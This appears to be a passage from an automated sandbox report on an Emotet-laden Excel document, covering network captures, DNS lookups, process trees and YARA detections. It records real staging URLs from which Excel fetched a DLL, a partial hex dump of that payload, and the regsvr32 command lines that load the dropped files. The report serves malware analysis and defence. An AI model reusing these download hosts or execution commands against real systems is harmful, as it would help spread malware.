Aug 6, 2022 09:20:18.150330067 CEST	49172	80	192.168.2.22	188.132.217.108
Aug 6, 2022 09:20:18.150361061 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.150369883 CEST	49172	80	192.168.2.22	188.132.217.108
Aug 6, 2022 09:20:18.150412083 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.150420904 CEST	49172	80	192.168.2.22	188.132.217.108
Aug 6, 2022 09:20:18.150460958 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.150475025 CEST	49172	80	192.168.2.22	188.132.217.108
Aug 6, 2022 09:20:18.150523901 CEST	49172	80	192.168.2.22	188.132.217.108
Aug 6, 2022 09:20:18.150902033 CEST	49172	80	192.168.2.22	188.132.217.108
Aug 6, 2022 09:20:18.198625088 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.198654890 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.198673010 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.198709011 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.198725939 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.198744059 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.198761940 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.198779106 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.198796034 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.198812962 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.198833942 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.198857069 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.198869944 CEST	49172	80	192.168.2.22	188.132.217.108
Aug 6, 2022 09:20:18.198877096 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.198896885 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.198911905 CEST	49172	80	192.168.2.22	188.132.217.108
Aug 6, 2022 09:20:18.198915958 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.198935986 CEST	49172	80	192.168.2.22	188.132.217.108
Aug 6, 2022 09:20:18.198936939 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.198956013 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.198976040 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.198976994 CEST	49172	80	192.168.2.22	188.132.217.108
Aug 6, 2022 09:20:18.198999882 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.199006081 CEST	49172	80	192.168.2.22	188.132.217.108
Aug 6, 2022 09:20:18.199023008 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.199035883 CEST	49172	80	192.168.2.22	188.132.217.108
Aug 6, 2022 09:20:18.199045897 CEST	80	49172	188.132.217.108	192.168.2.22
Aug 6, 2022 09:20:18.199065924 CEST	49172	80	192.168.2.22	188.132.217.108
Aug 6, 2022 09:20:18.199069977 CEST	80	49172	188.132.217.108	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 6, 2022 09:20:16.169598103 CEST	55868	53	192.168.2.22	8.8.8.8
Aug 6, 2022 09:20:16.339459896 CEST	53	55868	8.8.8.8	192.168.2.22
Aug 6, 2022 09:20:17.766623020 CEST	49688	53	192.168.2.22	8.8.8.8
Aug 6, 2022 09:20:17.905766964 CEST	53	49688	8.8.8.8	192.168.2.22
Aug 6, 2022 09:20:19.865408897 CEST	58836	53	192.168.2.22	8.8.8.8
Aug 6, 2022 09:20:19.999242067 CEST	53	58836	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 6, 2022 09:20:16.169598103 CEST	192.168.2.22	8.8.8.8	0x9717	Standard query (0)	www.zardamarine.com	A (IP address)	IN (0x0001)
Aug 6, 2022 09:20:17.766623020 CEST	192.168.2.22	8.8.8.8	0x2136	Standard query (0)	kronostr.com	A (IP address)	IN (0x0001)
Aug 6, 2022 09:20:19.865408897 CEST	192.168.2.22	8.8.8.8	0x410c	Standard query (0)	labfitouts.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 6, 2022 09:20:16.339459896 CEST	8.8.8.8	192.168.2.22	0x9717	No error (0)	www.zardamarine.com	zardamarine.com		CNAME (Canonical name)	IN (0x0001)
Aug 6, 2022 09:20:16.339459896 CEST	8.8.8.8	192.168.2.22	0x9717	No error (0)	zardamarine.com		208.67.23.91	A (IP address)	IN (0x0001)
Aug 6, 2022 09:20:17.905766964 CEST	8.8.8.8	192.168.2.22	0x2136	No error (0)	kronostr.com		188.132.217.108	A (IP address)	IN (0x0001)
Aug 6, 2022 09:20:19.999242067 CEST	8.8.8.8	192.168.2.22	0x410c	No error (0)	labfitouts.com		66.96.149.19	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.zardamarine.com
- kronostr.com
- labfitouts.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49171	208.67.23.91	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49172	188.132.217.108	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Aug 6, 2022 09:20:17.956005096 CEST	7	OUT	GET /tr/68yHRhfuU7Qj/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: kronostr.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 6, 2022 09:20:18.101455927 CEST	9	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 06 Aug 2022 07:20:16 GMT Content-Type: application/x-msdownload Content-Length: 661504 Connection: keep-alive X-Powered-By: PHP/7.1.33 Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Sat, 06 Aug 2022 07:20:16 GMT Content-Disposition: attachment; filename="UVvnppK.dll" Content-Transfer-Encoding: binary Set-Cookie: 62ee1630cc8c8=1659770416; expires=Sat, 06-Aug-2022 07:21:16 GMT; Max-Age=60; path=/ Last-Modified: Sat, 06 Aug 2022 07:20:16 GMT X-Powered-By: PleskLin Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 64 86 0c 00 6a 38 a2 62 00 00 00 00 00 00 00 00 f0 00 2e 22 0b 02 02 15 00 24 00 00 00 f0 09 00 00 0a 00 00 f0 13 00 00 00 10 00 00 00 00 a0 61 00 00 00 00 00 10 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 05 00 02 00 00 00 00 00 00 b0 0a 00 00 04 00 00 d6 b9 0a 00 03 00 00 00 00 00 20 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00 00 90 00 00 45 01 00 00 00 a0 00 00 28 07 00 00 00 d0 00 00 cc c4 09 00 00 60 00 00 30 03 00 00 00 00 00 00 00 00 00 00 00 a0 0a 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 28 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 a1 00 00 88 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 30 23 00 00 00 10 00 00 00 24 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 50 60 2e 64 61 74 61 00 00 00 e0 0d 00 00 00 40 00 00 00 0e 00 00 00 28 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 60 c0 2e 72 64 61 74 61 00 00 b0 02 00 00 00 50 00 00 00 04 00 00 00 36 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 60 40 2e 70 64 61 74 61 00 00 30 03 00 00 00 60 00 00 00 04 00 00 00 3a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 40 2e 78 64 61 74 61 00 00 98 02 00 00 00 70 00 00 00 04 00 00 00 3e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 40 2e 62 73 73 00 00 00 00 a0 09 00 00 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 60 c0 2e 65 64 61 74 61 00 00 45 01 00 00 00 90 00 00 00 02 00 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 40 2e 69 64 61 74 61 00 00 28 07 00 00 00 a0 00 00 00 08 00 00 00 44 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 43 52 54 00 00 00 00 58 00 00 00 00 b0 00 00 00 02 00 00 00 4c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 c0 2e 74 6c 73 00 00 00 00 48 00 00 00 00 c0 00 00 00 02 00 00 00 4e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 60 c0 2e 72 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEdj8b."$a E(`0(.text0#$ P`.data@(@`.rdataP6@`@.pdata0`:@0@.xdatap>@0@.bss`.edataEB@0@.idata(D@0.CRTXL@@.tlsHN@`.r

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49173	66.96.149.19	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Aug 6, 2022 09:20:20.107244015 CEST	707	OUT	GET /cgi-bin/Rea3Iu3wGvgAbTset0/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: labfitouts.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Aug 6, 2022 09:20:20.218357086 CEST	708	IN	HTTP/1.1 200 OK Date: Sat, 06 Aug 2022 07:20:20 GMT Content-Type: text/html Content-Length: 6424 Connection: keep-alive Server: Apache/2 Last-Modified: Mon, 26 Aug 2019 18:26:26 GMT Accept-Ranges: bytes Age: 0 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 54 72 61 6e 73 69 74 69 6f 6e 61 6c 2f 2f 45 4e 22 0a 20 20 20 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 74 72 61 6e 73 69 74 69 6f 6e 61 6c 2e 64 74 64 22 3e 0a 0a 20 20 20 20 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 3c 68 65 61 64 3e 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 20 2f 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 20 2f 3e 20 3c 74 69 74 6c 65 3e 69 50 61 67 65 3c 2f 74 69 74 6c 65 3e 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 31 2e 69 70 61 67 65 2e 63 6f 6d 2f 78 73 6c 74 2f 65 6c 65 6d 65 6e 74 73 2f 67 65 6e 65 72 69 63 5f 63 73 73 63 6f 6d 70 6f 6e 65 6e 74 2e 63 73 73 22 20 2f 3e 20 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 77 77 77 31 2e 69 70 61 67 65 2e 63 6f 6d 2f 67 65 6e 65 72 61 6c 41 70 70 43 2f 73 63 72 69 70 74 63 61 74 2f 38 37 61 65 32 30 37 32 30 31 63 35 35 62 38 34 63 35 32 37 30 38 35 31 31 35 39 32 36 30 65 31 2e 31 22 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 20 69 64 3d 22 73 74 79 6c 65 73 68 65 65 74 31 22 3e 3c 73 74 79 6c 65 3e 23 6e 61 76 20 6c 69 20 7b 64 69 73 70 6c 61 79 3a 20 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 7d 61 2e 6e 61 76 2d 74 68 69 6e 2d 72 69 67 68 74 20 7b 70 61 64 64 69 6e 67 3a 20 30 20 33 30 70 78 3b 7d 23 6e 61 76 20 6c 69 20 61 2e 6c 6f 67 69 6e 6b 65 79 2c 20 23 6e 61 76 20 6c 69 20 61 2e 6c 6f 67 69 6e 6b 65 79 3a 68 6f 76 65 72 20 7b 62 61 63 6b 67 72 6f 75 6e 64 2d 70 6f 73 69 74 69 6f 6e 3a 20 2d 38 70 78 20 2d 38 70 78 3b 7d 3c 2f 73 74 79 6c 65 3e 20 3c 64 69 76 20 69 64 3d 22 64 6f 63 32 22 20 63 6c 61 73 73 3d 22 79 75 69 2d 74 32 22 3e 20 3c 64 69 76 20 69 64 3d 22 68 64 22 20 73 74 79 6c 65 3d 22 77 69 64 74 68 3a 20 39 35 30 70 78 3b 22 3e 20 3c 64 69 76 20 69 64 3d 22 6d 61 73 74 68 65 61 64 22 20 73 74 79 6c 65 3d 22 70 6f 73 69 74 69 6f 6e 3a 20 72 65 6c 61 74 69 76 65 3b 22 3e 20 3c 68 31 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 69 70 61 67 65 2e 63 6f 6d 2f 22 3e 69 50 61 67 65 3c 2f 61 3e 3c 2f 68 31 3e 20 3c 68 32 3e 50 6f 77 65 72 66 75 6c 20 57 65 62 20 48 6f 73 74 69 6e 67 20 61 6e 64 20 44 6f 6d 61 69 6e 20 4e 61 6d 65 73 20 66 6f 72 20 48 6f 6d 65 20 61 6e 64 20 42 75 73 69 6e 65 73 73 3c 2f 68 32 3e 3c 69 6d 67 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 69 6d 61 67 65 73 2e 69 70 61 67 65 2e 63 6f 6d 2f 74 65 6d 70 6c 61 74 65 73 2f 69 70 61 67 65 2f 77 65 62 2d 68 6f 73 74 69 6e 67 2d 6c 65 61 64 65 72 2e 67 69 66 22 20 61 6c 74 3d 22 4f 75 72 20 50 6c 61 74 66 6f 72 6d 20 53 65 72 76 65 73 20 4f 76 65 72 20 31 2c 30 30 30 2c 30 30 30 20 57 65 62 73 69 74 65 73 22 20 73 74 79 6c 65 3d 22 6d Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD /xhtml1-transitional.dtd"> <html xmlns="http://www.w3.org/1999/xhtml"><head> <meta http-equiv="Content-Type" content="text/html; charset=us-ascii" /><meta name="robots" content="noindex, nofollow" /> <title>iPage</title> <link rel="stylesheet" type="text/css" href="http://www1.ipage.com/xslt/elements/generic_csscomponent.css" /> <script src="http://www1.ipage.com/generalAppC/scriptcat/87ae207201c55b84c5270851159260e1.1" type="text/javascript"></script></ /head><body id="stylesheet1"><style>#nav li {display: inline-block;}a.nav-thin-right {padding: 0 30px;}#nav li a.loginkey, #nav li a.loginkey:hover {background-position: -8px -8px;}</style> iPage Powerful Web Hosting and Domain Names for Home and Business <img src="http://images.ipage.com/templates/ipage/web-hosting-leader.gif" alt="Our Platform Serves Over 1,000,000 Websites" style="m

HTTPS Proxied Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49171	208.67.23.91	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
2022-08-06 07:20:17 UTC	0	OUT	GET /images/psQbAjrrEOXWPrS/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: www.zardamarine.com Connection: Keep-Alive
2022-08-06 07:20:17 UTC	0	IN	HTTP/1.1 404 Not Found Server: nginx Date: Sat, 06 Aug 2022 07:20:17 GMT Content-Type: text/html Content-Length: 961 Connection: close Last-Modified: Wed, 04 Jan 2017 19:07:47 GMT ETag: "2a8f73-3c1-54549800fc6c0" Accept-Ranges: bytes

Timestamp	kBytes transferred	Direction	Data
2022-08-06 07:20:17 UTC	0	IN	Data Raw: 3c 48 54 4d 4c 3e 0a 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 0a 3c 42 4f 44 59 3e 0a 3c 48 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 48 31 3e 0a 54 68 65 20 72 65 71 75 65 73 74 65 64 20 64 6f 63 75 6d 65 6e 74 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 0a 3c 50 3e 0a 3c 48 52 3e 0a 3c 41 44 44 52 45 53 53 3e 0a 57 65 62 20 53 65 72 76 65 72 20 61 74 20 7a 61 72 64 61 6d 61 72 69 6e 65 2e 63 6f 6d 0a 3c 2f 41 44 44 52 45 53 53 3e 0a 3c 2f 42 4f 44 59 3e 0a 3c 2f 48 54 4d 4c 3e 0a 0a 3c 21 2d 2d 0a 20 20 20 2d 20 55 6e 66 6f 72 74 75 6e 61 74 65 6c 79 2c 20 4d 69 63 72 6f 73 6f 66 74 20 68 61 73 20 61 64 64 65 64 20 61 20 63 Data Ascii: <HTML><HEAD><TITLE>404 Not Found</TITLE></HEAD><BODY><H1>Not Found</H1>The requested document was not found on this server.<P><HR><ADDRESS>Web Server at zardamarine.com</ADDRESS></BODY></HTML>... - Unfortunately, Microsoft has added a c

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: **2996**, Parent PID: **576**

General

Target ID:	0
Start time:	09:19:14
Start date:	06/08/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13fb20000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: regsvr32.exe PID: **1952**, Parent PID: **2996**

General	
Target ID:	4
Start time:	09:19:24
Start date:	06/08/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\wdusx1.ocx
Imagebase:	0xff180000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: **2104**, Parent PID: **404**

General	
Target ID:	5
Start time:	09:19:25
Start date:	06/08/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0xff7d0000
File size:	27136 bytes
MD5 hash:	C78655BC80301D76ED4FEF1C1EA40A7D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: regsvr32.exe PID: **1472**, Parent PID: **2996**

General	
Target ID:	6
Start time:	09:19:26
Start date:	06/08/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\wdusx2.ocx
Imagebase:	0xffa70000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000002.926408860.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Emotet_db7d33fa, Description: unknown, Source: 00000006.00000002.926408860.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Emotet_d6ac1ea4, Description: unknown, Source: 00000006.00000002.926408860.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000002.924980552.00000000004B0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Emotet_db7d33fa, Description: unknown, Source: 00000006.00000002.924980552.00000000004B0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Emotet_d6ac1ea4, Description: unknown, Source: 00000006.00000002.924980552.00000000004B0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **1200**, Parent PID: **1472**

General

Target ID:	7
Start time:	09:19:27
Start date:	06/08/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\LxvynAbdjmnUIIL\BlVTVcJlqYTKwC.dll"
Imagebase:	0xffa70000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_3, Description: , Source: 00000007.00000002.1196956196.00000000003AA000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.1197465713.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Emotet_db7d33fa, Description: unknown, Source: 00000007.00000002.1197465713.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Emotet_d6ac1ea4, Description: unknown, Source: 00000007.00000002.1197465713.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.1196882539.0000000000140000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Emotet_db7d33fa, Description: unknown, Source: 00000007.00000002.1196882539.0000000000140000.00000040.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Emotet_d6ac1ea4, Description: unknown, Source: 00000007.00000002.1196882539.0000000000140000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Cab806.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	18001D36C	HttpSendRequestW
C:\Users\user\AppData\Local\Temp\Tar807.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	18001D36C	HttpSendRequestW

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **1980**, Parent PID: **2996**

General

Target ID:	8
Start time:	09:19:28
Start date:	06/08/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\wdusx3.ocx
Imagebase:	0xffa70000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\wdusx3.ocx	unknown	64	success or wait	1	FFA7274D	ReadFile

Disassembly

No disassembly